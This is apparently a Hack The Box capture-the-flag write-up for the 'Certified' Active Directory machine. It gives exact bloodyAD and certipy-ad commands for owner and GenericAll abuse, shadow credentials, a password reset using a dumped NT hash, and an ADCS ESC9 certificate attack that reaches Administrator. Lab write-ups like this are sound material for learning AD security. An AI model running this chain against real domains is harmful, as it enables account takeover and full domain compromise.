# HTB-Certified
Table of Contents
Scope:10.129.231.186
Creds:judith.maderjudith09
Recon
Nmap
sudo nmap -sC -sV -sT -p- --min-rate=5000 -Pn -T5 -vvvv certified.htb
PORT      STATE SERVICE       REASON  VERSION53/tcp    open  domain        syn-ack Simple DNS Plus88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-01-24 17:38:48Z)135/tcp   open  msrpc         syn-ack Microsoft Windows RPC139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)|_ssl-date: 2026-01-24T17:40:17+00:00; +6h59m48s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED| Issuer: commonName=certified-DC01-CA/domainComponent=certified445/tcp   open  microsoft-ds? syn-ack464/tcp   open  kpasswd5?     syn-ack593/tcp   open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0636/tcp   open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED| Issuer: commonName=certified-DC01-CA/domainComponent=certified3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)|_ssl-date: 2026-01-24T17:40:17+00:00; +6h59m48s from scanner time.| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED| Issuer: commonName=certified-DC01-CA/domainComponent=certified3269/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)| ssl-cert: Subject:| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED| Issuer: commonName=certified-DC01-CA/domainComponent=certified|_ssl-date: 2026-01-24T17:40:17+00:00; +6h59m48s from scanner time.5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not Found9389/tcp  open  mc-nmf        syn-ack .NET Message Framing49666/tcp open  msrpc         syn-ack Microsoft Windows RPC49693/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.049694/tcp open  msrpc         syn-ack Microsoft Windows RPC49695/tcp open  msrpc         syn-ack Microsoft Windows RPC49724/tcp open  msrpc         syn-ack Microsoft Windows RPC49745/tcp open  msrpc         syn-ack Microsoft Windows RPCService Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
enum4linux-ng


Using the provided creds I start off by running an enum scan of the target:

As well as no lockout policy:
nxc
I continued my enumeration using nxc:




I quickly spidered the shares and found nothing useful:
BloodHound
After some thorough enumeration I decided to check out bloodohund:


Our user appears to have WriteOwner privs over the MANAGEMENT group, which will in turn give us access to the management_svc user.
Exploitation
WriteOwner on group
This could be simply done using bloodyAD:
bloodyAD --host 10.129.231.186 -d certified.htb -u 'judith.mader' -p 'judith09' set owner 'MANAGEMENT' 'judith.mader'
GenericWrite
Next up I had to abuse the GenericWrite privs over management_svc. In order to do this though I’d have to give myself GenericAll privs first over the MANAGEMENT group:
bloodyAD --host 10.129.231.186 -d certified.htb -u 'judith.mader' -p 'judith09' add genericAll 'MANAGEMENT' 'judith.mader'
Then add myself to the group:

Finally I was able to add shadowCredentials to the management_svc user:

GenericAll
I can now exploit the GenericAll privs over ca_operator:

I will be doing this by using the dumped NT hash:
bloodyAD --host 10.129.231.186 -d certified.htb -u 'management_svc' -p ':a091c1832bcdd4677c28b5a6a1295584' set password 'ca_operator' 'P@ssword123!'
Privilege Escalation
ADCS - ESC9
Once I took over the ca_operator user it was time to check out the certificates:


It turns out that the target is vulnerable to ESC9.
In order to exploit this we will be taking the following steps:
certipy-ad account -u 'management_svc@certified.htb' -hashes a091c1832bcdd4677c28b5a6a1295584 -dc-ip 10.129.231.186 -user 'ca_operator' -upn 'administrator' update
Next up the TGT is obtained in order to pass the kerb ticket
certipy-ad shadow -u 'management_svc@certified.htb' -hashes a091c1832bcdd4677c28b5a6a1295584 -account 'ca_operator' auto -dc-host dc01.certified.htb

We will now be requesting the certificate:
certipy-ad req -k -dc-ip 10.129.231.186 -target DC01.certified.htb -ca certified-DC01-CA -template CertifiedAuthentication
As part of the clean up we reverse the ca_operator rights:
certipy-ad account -u 'management_svc@certified.htb' -hashes a091c1832bcdd4677c28b5a6a1295584 -dc-ip 10.129.231.186 -user 'ca_operator' -upn 'ca_operator' update

Lastly we authenticate as the Administrator:

user.txt


root.txt